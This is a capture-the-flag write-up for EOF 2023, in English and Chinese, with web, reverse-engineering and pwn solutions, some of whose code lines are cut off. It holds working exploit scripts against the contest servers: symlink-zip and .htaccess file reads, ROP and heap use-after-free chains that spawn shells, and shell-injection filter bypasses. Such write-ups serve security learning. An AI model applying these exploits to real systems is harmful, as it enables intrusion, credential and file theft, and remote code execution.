

EOF 2023 writeup

-----passing_baseline_v2-----
7th place
3837 points

Web

share

DESCRIPTION

- This website function is let the user can upload compress folder (*.zip) and the compress folder must contains a `index.html` file so that it can uncompress the folder then redirect to this new page.
- And the flag's privilege match our id, that is we have privilege to access flag by symbolic link.
- To solve this question, we can use [symbolic link](#)

(<https://youtu.be/jdZsO2GAf2I>)

OBSERVATION

- Main program first - `app.py`
This part is aim to unzip the compress folder and redirect to new page - `index.html` that the user provide

```

1      ...
2      @app.route('/upload', methods=['POST'])
3      def upload_file():
4          if 'user' not in session:
5              return 'Login first'
6          if 'file' not in request.files or not request.files['file'].filename:
7              return 'Missing file'
8
9          _sub = session['user']
10         file = request.files['file']
11         tmppath = path.join('/tmp', urandom(16).hex())
12         realpath = safeJoin('/app/static', _sub)
13         if not realpath:
14             return 'No path traversal'
15         if not path.exists(realpath):
16             mkdir(realpath)
17
18         file.save(tmppath)
19         returncode = run(['unzip', '-qo', tmppath, '-d', realpath]).returncode
20         if returncode != 0:
21             return 'Not a zip file'
22         if not path.isfile(path.join(realpath, 'index.html')):
23             return '"index.html" not found'
24         return redirect(realpath[4:]+'/index.html', code=302)
25     ...

```

EXPLOIT

- So, our first idea is using symbolic link to create a payload.txt that link to /flag.txt and compress with index.html then upload to the web page.

- Payload :

```

touch index.html
ln -s /flag.txt payload.txt
zip --symlinks -ry index.zip payload.txt index.html

```

- Then upload zip to server and access payload.txt using url :
<https://share.ctf.zoolab.org/static/<Username>/payload.txt>
- FLAG{w0W_y0U_r34L1y_kn0w_sYmL1nK!}

Gist

題目可以上傳任意檔案，但要通過下面這段sanitizer，所以題目的主要目標是要bypass下面這段sanitizer，上傳webshell或是能leak flag的檔案。

```

1      if( preg_match('/ph/i', $file['name']) != 0
2          || preg_match('/ph/i', file_get_contents($file['tmp_name'])) != 0
3          || $file['size'] > 0x100
4      )

```

收先分析sanitizer:

1. 檔案名稱不能出現ph：不能上傳.php extension的檔案(無法bypass)


2. 檔案內容不能出現ph

3. 檔案大小不能超過0x100

由於可以上傳任意非php檔案，所以可以上傳 .htaccess 來 exploit，最常見的方法是 AddType application/x-httpd-php extension 讓任何extension可以被視為php檔來執行，但這樣設定無法bypass sanitizer對檔案內容的判定。

因此找到了一個可以用 .htaccess 讀檔的方法，%{file:/etc/passwd} 這個指令可讀到 /etc/passwd 的內容，用相同的方式可以讀到flag。

在上傳下面 .htaccess 的檔案後到server後，在相同的目錄下，access一個不存在的檔案(下圖的fff)，就會到404 page，進而拿到flag。



• exp :

```
1 // .htaccess
2 #####
3 ErrorDocument 404 %{file:/flag.txt}
```

• FLAG{Wh4t_1f_th3_WAF_b3c0m3_preg_match('/h/i',file_get_contents(\$file['tmp_name']))!=0}

Reverse

Mumumu

- Write input in 6 by 3 by 3 array and do some encrypt then output to enc_flag。
- There are 7 encrypt function，program choose function according to the value of each
NOTFLAG{MUUUMMMUUmmlUUU...ArrrAhhhhAhhhrrrr...\$+@%:,##\$!(=*_%B-io>} character's acsii code module 7.
- Each encrypt function don't use some calculate to change input value but change position and we can observe that the origin enc_flag contain FLAG{} in different position which verify our assumption.
- So we can input different character and use output to know the final positon of rotation, and recover flag with this information.

- exp :

```

1 guess = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
2 flag_enc = '6ct69Ght_A00utACToohy_0u0rb_9c5byF3A}G515buR11_kL{3rp_'
3 guess_enc = 'Lyq0N3olxPwIcvMbgkhHzumnrSafQGadF0e2RjJpE765t8K914BCDi'
4
5 flag = ''
6 for i in range(len(guess)):
7     flag += flag_enc[guess_enc.find(guess[i])]
8
9 print(flag)

```

- FLAG{Rub1k5Cub3_To_Got0uH1t0r1_t0_cyb3rp5ych05_6A96A9}

Nekomatsuri

- 用動態追蹤到 sub_140001E21 是這支程式的main函數，首先會判斷argc是不是<=2:
- 如果<=2，就會透過create_thread和winexec來執行 nekomatsuri.exe Ch1y0d4m0m0 our_input，並且對這支process寫入一個值(從動態追蹤可以發現是 WinExec)，通過回傳值來判斷是不是正確的flag，有此可以判斷判定是不是flag的function在argc>2的branch中。
- 在argc > 2的branch中，可以找到比較的function是 sub_14000194E，會先比較長度是不是0x41，之後通過xor memory中的一些數值來確認是不是flag，所以可以透過這些數值來還原出flag，下圖為主要比較邏輯。

```

if ( strlen(a2) != 0x41 )
    goto LABEL_10;
for ( i = 0; i <= 64; ++i )
    a2[i] ^= i ^ a1[i % strlen(a1)];
sub_140001F80((__int64)byte_1400100F6, 0x41, (__int64)&unk_140010024, 0x10, 0x1E);
v4 = 1;
for ( j = 0; j <= 64; ++j )
    v4 &= a2[j] == byte_1400100F6[j];
if ( v4 )

```

- exp :

```

1 from binascii import unhexlify
2
3 a = '0525723D4F2F5701573B54213B51024D15421E51187A271A760943114311472D24507C;
4 c = b'Ch1y0d4m0m0'
5 b = unhexlify(a)
6 flag = ''
7 d = b''
8
9 for i in range(65):
10     x = i ^ c[i % len(c)]
11     y = x ^ b[i]
12     flag += chr(y)
13
14
15 print(flag)

```

- FLAG{Neko_ni_muragara_re_iinkai_4264abe1c58da2caa871f102e4c4aee3}

Donut

- 原本的donut_eater會把donut讀進去memory後，會去執行 `call rbx`，通過x64dbg的scylla可以把 `call rbx` 之後的程式當成另一支程式dump下來用ida分析。
- 用動態跑一次拉出來的程式後可以發現會用動態解出一些 function name或是library name，並且得到他們的 address，這些function中比較值得注意的是會call `VirtualProtect` 之類的function，可以猜測出要執行的code是被加殼過的，而這支程式在解殼，那或許繼續往下可以在memory中找到解殼過的程式。
- 繼續往下執行可以找到，有段程式碼(下圖)會把pe檔從一段memory複製到另一段memory，之後再把它刪除，所以可以下斷點在這裡，把這段memory dump下來。

```

for ( i = 0i64; (unsigned int)i < *(__DWORD *) (a2 + 1316); i = (unsigned int)(i + 1) )// load pe to memory
    *(__BYTE *) (i + v17) = *(__BYTE *) (i + a2 + 1320);
v19 = (*(unsigned int (__fastcall *) (__QWORD, __int64, __QWORD *)) (__QWORD *) a3[4] + 360i64)) (
    a3[4],
    v15,
    a3 + 5) == 0;
v20 = *(__QWORD *) (v16 + 16);
LOBYTE(v5) = v19;
for ( j = 0i64; (unsigned int)j < *(__DWORD *) (a2 + 1316); j = (unsigned int)(j + 1) )// remove pe from memory
{
    *(__BYTE *) (j + a2 + 1320) = 0;
    *(__BYTE *) (j + v20) = 0;
}
(*(void (__fastcall *) (__int64))(a1 + 192))(v16); // SafeArrayDestory

```

- dump 下來的程式是.net的程式，用ILSpy就可以得到程式碼，會看到中間有一段奇怪的xor程式(如下圖)，可以看到如果num不是在1000~10000之間就會跳過這裡，所以用bruteforce的方式把1000~10000的md5去xor array2的數值就可以找到flag了。

```

int num = int.Parse(text);
if (1000 <= num && num < 10000)
{
    using MD5 mD = MD5.Create();
    byte[] array = mD.ComputeHash(bytes);
    BitConverter.ToString(array).Replace("-", string.Empty).ToLower();
    byte[] array2 = new byte[24]
    {
        49, 8, 83, 209, 4, 77, 130, 36, 139, 44,
        248, 52, 172, 0, 207, 23, 17, 27, 97, 254,
        30, 116, 143, 28
    };
    for (int i = 0; i < array2.Length; i++)
    {
        array2[i] ^= array[i % array.Length];
    }
    Console.WriteLine(Encoding.UTF8.GetString(array2));
}

```

- exp :

```

1
2 import hashlib
3 from binascii import unhexlify
4 m = hashlib.md5()
5 a = [49,8,83,209,4,77,130,36,139,44,248,52,172,0,207,23,17,27,97,254,30,116]
6 #f = open('qqq', 'wb+')
7 for i in range(1000,10000):
8     flag = ''
9     data = str(i).encode()
10    m = hashlib.md5()
11    m.update(data)
12    h = m.hexdigest()
13    unhex = unhexlify(h)
14
15    for i in range(len(a)):
16        #x = a[i] ^ unhex[i % len(unhex)]
17        flag += chr(a[i] ^ unhex[i % len(unhex)])
18
19    if 'FLAG' in flag :
20        print(flag)
21        break

```

- FLAG{ThE_doNut_of_shame}

Pwn

how2_know_revenge

跟edu ctf的how2_know一樣，因為只有 `exit` 和 `exit_group` 這兩個syscall可以使用，而且flag也在剛開始load進memory裡，所以能用side channel attack來leak出flag，不過這題要用rop來實現attack。

下面是我找的rop gadget以及他們的作用:

1. Load flag address into rax register and use 0x4022ee gadget to load flag+idx character into last bytes of rax register

```

0x00000000004022ee : mov eax, dword ptr [rax] ; ret
payload = p64(pop_rax_ret) + p64(flag_p+idx) + p64(0x4022ee)

```

2. Load bytes we guess to r14 register and use 0x438c15 gadget to compare our guess to flag

```

0x0000000000438c15 : cmp al, r14b ; ret
payload += p64(pop_r14_ret) + p64(guess) + p64(0x438c15)

```

3. use 0x426159 gadget to branch two case :
 - if guess match flag, then `jne` don't take, pc will go to infinite loop gadget
 - if guess don't match flag, then `jmp` to `jne` address, where will crash because access invalid address(`rdx` is not valid address) `movsxd rcx,DWORD PTR [rdx+0x10]`

```

1 | 0x0000000000426159 : jne 0x426148 ; ret
2 | infinite_loop = p64(pop_rbx_ret) + p64(jmp_rbx) + p64(jmp_rbx)
3 | payload += p64(0x426159) + infinite_loop

```

```

gef> x/20i 0x426148
0x426148 <_IO_least_marker+24>: movsxd rcx,DWORD PTR [rdx+0x10]
0x42614c <_IO_least_marker+28>: mov rdx,QWORD PTR [rdx]
0x42614f <_IO_least_marker+31>: cmp rax,rcx
0x426152 <_IO_least_marker+34>: cmovg rax,rcx
0x426156 <_IO_least_marker+38>: test rdx,rdx
0x426159 <_IO_least_marker+41>: jne 0x426148 <_IO_least_marker+24>
0x42615b <_IO_least_marker+43>: ret

```

• exp :

```

1 | from pwn import *
2 |
3 | #r = process('./share/chal')
4 |
5 | syscall_ret = 0x425ad4
6 | pop_rbx_ret = 0x0000000000401fa2
7 | jmp_rbx = 0x00000000004176fd
8 | flag_p = 0x4de2e0
9 | pop_r14_ret = 0x0000000000402797
10 | pop_rax_ret = 0x0000000000458237
11 | '''
12 | 0x00000000004176fd : jmp rbx
13 | 0x0000000000438c15 : cmp al, r14b ; ret
14 | 0x00000000004022ee : mov eax, dword ptr [rax] ; ret
15 | 0x0000000000426159 : jne 0x426148 ; ret
16 | '''
17 |
18 | # always jmp to jmp rbx where rbx = jmp rbx address
19 | infinite_loop = p64(pop_rbx_ret) + p64(jmp_rbx) + p64(jmp_rbx)
20 |
21 | flag = ''
22 | idx = 0
23 | while True :
24 |
25 |     guess = 0x20
26 |     while guess < 0x80 :
27 |         #r = process('./share/chal')
28 |         r = remote('edu-ctf.zoolab.org',10012)
29 |         payload = p64(0) * 5
30 |         payload += p64(pop_rax_ret) + p64(flag_p+idx) + p64(0x4022ee) + p64(
31 |             r.sendafter(b'rop\n',payload)
32 |         try :
33 |             r.recv(timeout=0.5)
34 |             break
35 |         except:
36 |             guess += 1
37 |             r.close()
38 |
39 |         flag += chr(guess)
40 |         idx+= 1
41 |         print(flag)
42 |         if guess == ord('}'): # stop when leak the last flag char
43 |             break
44 |     print(flag)

```

- FLAG{CORORO_f8b7d5d23ad03517FX6R7Y42d6687384b7a2a500}

Real_rop++

程式主要得漏洞在於，buffer size為0x10但能寫0x30長度的data。

解法：

1. 而這題的保護全開，所以必須想辦法bypass aslr，我們可以透過write的方式來讀取遺留在stack中的libc address。
2. 另一個問題是如何控制程式用return address跳回main，由於main是在 libc_start_main 中call的function，所以可以控制return address跳回call main之前讓他再次執行main，至於確切位置在哪可以透過bruteforce return address最後一個bytes找到。
3. 跳回main後，這題剛好可以用rop跳到one_gadget，就可以get shell了。

• exp :

```

1  from pwn import *
2
3  r = remote('edu-ctf.zoolab.org',10014)
4  #r = process('./share/chal')
5  payload = p64(0) * 3 + int.to_bytes(161,1,'little')
6  r.send(payload)
7
8  r.recv(0x18)
9  libc_base = u64(r.recv(6) + b'\x00\x00') - 0x240a1
10 r.recv(0xa)
11 stack = u64(r.recv(6) + b'\x00\x00') - 0x108
12 print(hex(libc_base))
13 print(hex(stack))
14
15 pop_r12_ret = libc_base + 0x2f709
16 one_gadget = libc_base + 0xe3afe
17
18
19 r.send(p64(0) * 3 + p64(pop_r12_ret) + p64(0) + p64(one_gadget))
20
21
22
23
24 r.interactive()

```

- FLAG{pancake_fc5930a6007fef9b7d998f205417e671}

Superums

- 這是一題選單題，漏洞在於 del_note function中，在free完 notes[idx]->data 後，沒有把指標歸零，因此有uaf的漏洞，在tcache中無法觸發，因為tcache會在那個位置寫成tcache在check double free時的key，但是fastbin沒有這個key，因此可以用fastbin來觸發這個UAF。
- 首先可以透過show來leak出遺留在tcache中的heap address，做法是透過用edit來得到之前已經free的0x20 chunk，由於是用 malloc 來動態分配，所以tcache的fd會留在memory中，因此可以用 show_notes 來leak出heap address。

- 然後透過uaf可以改寫 fastbin 的fd到其他chunk中間達到 overlapped的效果，進而可以用edit更改其他chunk的數值，這邊用的方法是將其中一塊chunk的size改成0x420，然後透過free這塊fake chunk來得到unsorted bin，可以leak出libc的地址。
- 有了libc address後，就可以透過同樣的方式，竄改fastbin的fd為 free_hook 後，透過 edit_note 把 free_hook 寫成 system 來get shell。
- exp :

```

1  from pwn import *
2
3  #r = process("./share/chal")
4  r = remote('edu-ctf.zoolab.org',10015)
5  def add_note(idx):
6      r.sendafter(b'> ',b'1')
7      r.sendlineafter(b'> ',str(idx))
8
9  def edit_note(idx, size,data):
10     r.sendafter(b'> ',b'2')
11     r.sendlineafter(b'> ',str(idx))
12     r.sendlineafter(b'> ',str(size))
13     r.send(data)
14
15  def del_note(idx):
16     r.sendafter(b'> ',b'3')
17     r.sendlineafter(b'> ',str(idx))
18
19  def show_note():
20     r.sendafter(b'> ',b'4')
21
22  for i in range(3):
23     add_note(i)
24
25  for i in range(3):
26     del_note(i)
27
28
29  ### leak heap address
30  add_note(0)
31  edit_note(0,0x18,b'0')
32  show_note()
33  r.recvuntil(b'[0] ')
34  heap_base = u64(r.recv(6) + b'\x00\x00') - 0x230
35  print(f'heap base : {hex(heap_base)}' )
36  del_note(0)
37
38
39  add_note(2)
40  add_note(1)
41  add_note(0)
42
43  payload = p64(0) * 5 + p64(0x81) + p64(0) # fake chunk
44  #payload2 = p64(0) * 5 + p64(0x21) + p64(0) * 3 + p64(0x21)
45  edit_note(0,0x78,payload)
46  edit_note(2,0x28,b'cccc')
47  edit_note(1,0x78,b'cccc')
48
49  ## fill tcache
50  for i in range(3,3+7):
51     add_note(i)
52
53  for i in range(3,3+7):
54     del_note(i)

```

```

55 del_note(1)
56 del_note(0)
57
58 for i in range(3,3+7):
59     add_note(i)
60
61 # fastbin and uaf to overwrite fd
62 add_note(0)
63 edit_note(0,0x78,p64(heap_base + 0x330) + p64(0)) # change fd of free fastb
64
65 # create fake 0x420 chunks
66 edit_note(3,0x78,b'0')
67 payload = p64(0) * 9 + p64(0x421)
68 edit_note(4,0x78,payload)
69
70 # bypass free check
71 add_note(10)
72 edit_note(10,0x68,b'cccc')
73 add_note(11)
74 edit_note(11,0x68,b'dddd')
75 add_note(12)
76 edit_note(12,0x68,b'eeee')
77 add_note(13)
78 edit_note(13,0x68,b'ffff')
79 add_note(14)
80 edit_note(14,0x48,b'gggg')
81 add_note(15)
82
83 ### leak libc
84 del_note(2) ## get  unsorted_bin by free fake chunk
85 edit_note(15,0x68,b'g')
86
87 show_note()
88 r.recvuntil(b'[15] ')
89 libc_base = u64(r.recv(6) + b'\x00\x00') - 0x1ecf67
90 print(f'libc_base : {hex(libc_base)}')
91
92 free_hook = libc_base + 0x1eee48
93 system = libc_base + 0x52290
94
95 ## overwrite tcache fd to overwrite __free_hook
96 for i in range(9,2,-1):
97     del_note(i)
98
99 add_note(3)
100 edit_note(3,0x68,b'123')
101 add_note(4)
102 edit_note(4,0x68,p64(0) + p64(0x21) + p64(free_hook) + p64(0)*2)
103 add_note(5)
104 add_note(6)
105 edit_note(6,0x18,p64(system))
106
107 edit_note(5,0x78,b'/bin/sh\x00')
108 del_note(5) ## trigger free_hook and get shell
109 r.interactive()

```

- FLAG{ghost_fe368803ad891c5e646b8b18482a2270}

pbof

- debug : gdb --args python3 -B ./chal

我是蓋這個pyLong_Type 當初寫的時候這個值亂改會seg fault

```
gef> telescope 0x007ffff76e08f0
0x007ffff76e08f0 +0x0000: "1234567812345678123456781234567812345678" ~ $rax, $r8
0x007ffff76e08f0 +0x0008: "12345678123456781234567812345678"
0x007ffff76e0900 +0x0010: "123456781234567812345678"
0x007ffff76e0910 +0x0020: "12345678"
0x007ffff76e0918 +0x0028: 0x0000000000000000 ~ 0x0000000000000044 ("D"? )
0x007ffff76e0920 +0x0030: 0x0000000000000001
0x007ffff76e0928 +0x0038: 0x0001ffff00a17cb0
0x007ffff76e0930 +0x0040: 0x0000000000000001
0x007ffff76e0938 +0x0048: 0x0000000000000000 ~ 0x0000000000000044 ("D"? )
gef> x/10gx 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 0x0000000000000000 0x0000000000000000
gef>
```

然後會如果改成有效記憶體位置 會斷在PyImport_Cleanup裡的某次
PyObject_RichCompare 如果pyLong_Type是無效位置會在更前面就
壞掉 (已編輯)

call r14 這裡壞掉 然後r14是 <PyObject_RichCompare+480>: mov
r14,QWORD PTR [rbp+0xc8] 這裡來的

```
0x5c5e6a <PyObject_RichCompare+442>: cmp     DWORD PTR [rax+0x28],ebp
0x5c5e6d <PyObject_RichCompare+445>: je      0x5c5ee7 <PyObject_RichCompare+567>
0x5c5e6f <PyObject_RichCompare+447>: cmp     r9,0x3
0x5c5e73 <PyObject_RichCompare+451>: je      0x5c5e90 <PyObject_RichCompare+480>
0x5c5e75 <PyObject_RichCompare+453>: mov     r10d,0x3
0x5c5e7b <PyObject_RichCompare+459>: cmp     QWORD PTR [r8+r10*8+0x18],rbp
0x5c5e80 <PyObject_RichCompare+466>: je      0x5c5ee7 <PyObject_RichCompare+567>
0x5c5e82 <PyObject_RichCompare+468>: add     r10,0x1
0x5c5e86 <PyObject_RichCompare+473>: cmp     r9,r10
0x5c5e8b <PyObject_RichCompare+475>: jne     0x5c5e7b <PyObject_RichCompare+459>
0x5c5e90 <PyObject_RichCompare+480>: nop
0x5c5e98 <PyObject_RichCompare+488>: mov     r14,QWORD PTR [rbp+0xc8]
0x5c5e97 <PyObject_RichCompare+487>: test    r14,r14
0x5c5e9a <PyObject_RichCompare+490>: je      0x5c5d7e <PyObject_RichCompare+206>
0x5c5e9b <PyObject_RichCompare+496>: xor     ebp,ebp
gef>
0x5c5ea2 <PyObject_RichCompare+498>: mov     edx,r13d
0x5c5ea5 <PyObject_RichCompare+501>: mov     rsi,rbx
0x5c5ea8 <PyObject_RichCompare+504>: mov     rdi,r12
=> 0x5c5eab <PyObject_RichCompare+507>: call    r14
0x5c5eac <PyObject_RichCompare+510>: cmp     rcx,0
```

rbp剛好是在pyLong_Type這個位置上 然後rdi莫名其妙在上一個8bytes
所以可以直接call system來get shell
印象沒錯的話是這樣

- exp :

```
1  from pwn import *
2
3  ...
4  rbp = buffer + 0x28 ~ 0x30
5  0x5c5e90 <PyObject_RichCompare+480> mov     r14, QWORD PTR [rbp+0xc8]
6  ...
7
8  #r = remote('0.0.0.0',10013)
9  r = remote('edu-ctf.zoolab.org',10013)
10 # = process(['python3','-B','./chal'])
11
12 r.recvuntil(b'[Gift ')
13 libc_base = int(r.recv(14),16) - 0x83970
14 print(hex(libc_base))
15
16 #r.sendlineafter(b"What's your name ?",b';'*0x1f + b'a' + b'.bin/sh;' + p64(
17 r.sendlineafter(b"What's your name ?",b';'*0x20 + b'.bin/sh;' + p64(0x8f729)
18
19 r.interactive()
20
```

- FLAG{cactus_42239b8342a1fe81a71703f6de711073}

- 解法：


```
nc edu-ctf.zoolab.org 10123
```

 試了一下發現 `/bin/script` 可以 `-c` 下command，就可以解決了！


```
/bin/script -c cat /home/chal/flag ;
```
- FLAG{t0o0oo_m4ny_w4ys_t0_g37_fl4g}

Washer

- 思路：檔案在寫入前會進 `validate()`，這邊輸入字符中不能小於 `$(ascii 0x24)`，像是空格(`ascii 0x20`)，或大於 `}` (`ascii 0x7d`)，否則整串字串會被判定為false，就不會被寫入檔案。所以只要構造出沒有空白的shell command，就可以印出flag了。
- 我們使用的是 `${IFS}` (Internal Filed Separator)，因為這個分隔符在linux預設環境下是空白(space)。

```

1  bool validate(char *buf)
2  {
3      for (char *p = buf; *p != '\0'; p++)
4      {
5          if ('$' > *p || *p > '}')
6              return false;
7      }
8      return true;
9  }
```

- 解法：
 - Step 1: command 1 and `cat${IFS}/flag`
 - Step 2: command 3 and `/tmp/{name}`
- FLAG{Hmmm_s4nitiz3r_sh0uld_h3lp_right? 🤔}

Revenge

water

- 這題是washer的revenge題，題目只差在washer是用 `clang /chal.c -o /chal -fsanitize=address` 編的，而water是用 `clang /chal.c -o /chal -no-pie -fno-stack-protector`，然後在這題中，第3個option會不能使用，也就是無法像washer一樣的做法。
- 由於沒有asan保護，而題目中有 `scanf("%s", buf);` 明顯的buffer overflow，然後控制檔名的變數也在stack中，

所以可以透過option1的buffer overflow來達到竄改檔案名稱為flag，然後用option2來讀flag中的內容。

- exp :

```
1  from pwn import *
2
3  #r = process('./chal/chal')
4  r = remote('edu-ctf.zoolab.org', '10019')
5  def write_note(data):
6      r.sendlineafter(b'Exit\n', b'1')
7      r.sendlineafter(b'Content:\n', data)
8
9  def read_note():
10     r.sendlineafter(b'Exit\n', b'2')
11
12     payload = b'a' * 0x75 + b'/flag\x00'
13     write_note(payload)
14     read_note()
15     r.interactive()
```

- FLAG{Hmm, maybe I should still use the washer?}

Execgen-safe

- 這題是 Misc Execgen 增加限制的題目，script 只能輸入英文大小寫、數字、空格、和 /。但其實我們在做 Execgen就有想到後面塞空格的做法，所以這裡在後面加上256個空格，也就是讓檔名長度會超過255(0xff)bytes，藉此讓watermark不會被讀成檔名。

- exp :

```
1  from pwn import *
2
3  #r = process('./chal')
4  r = remote('edu-ctf.zoolab.org', '10124')
5  #r = remote('localhost', 10123)
6
7  r.sendline(b'/bin/cat /home/chal/flag' + b' '*0x100)
8  #r.sendline(b'cat /home/chal/flag 1>&0')
9  r.interactive()
```

- FLAG{7h3_5p4c3_i5_l1m1t3d}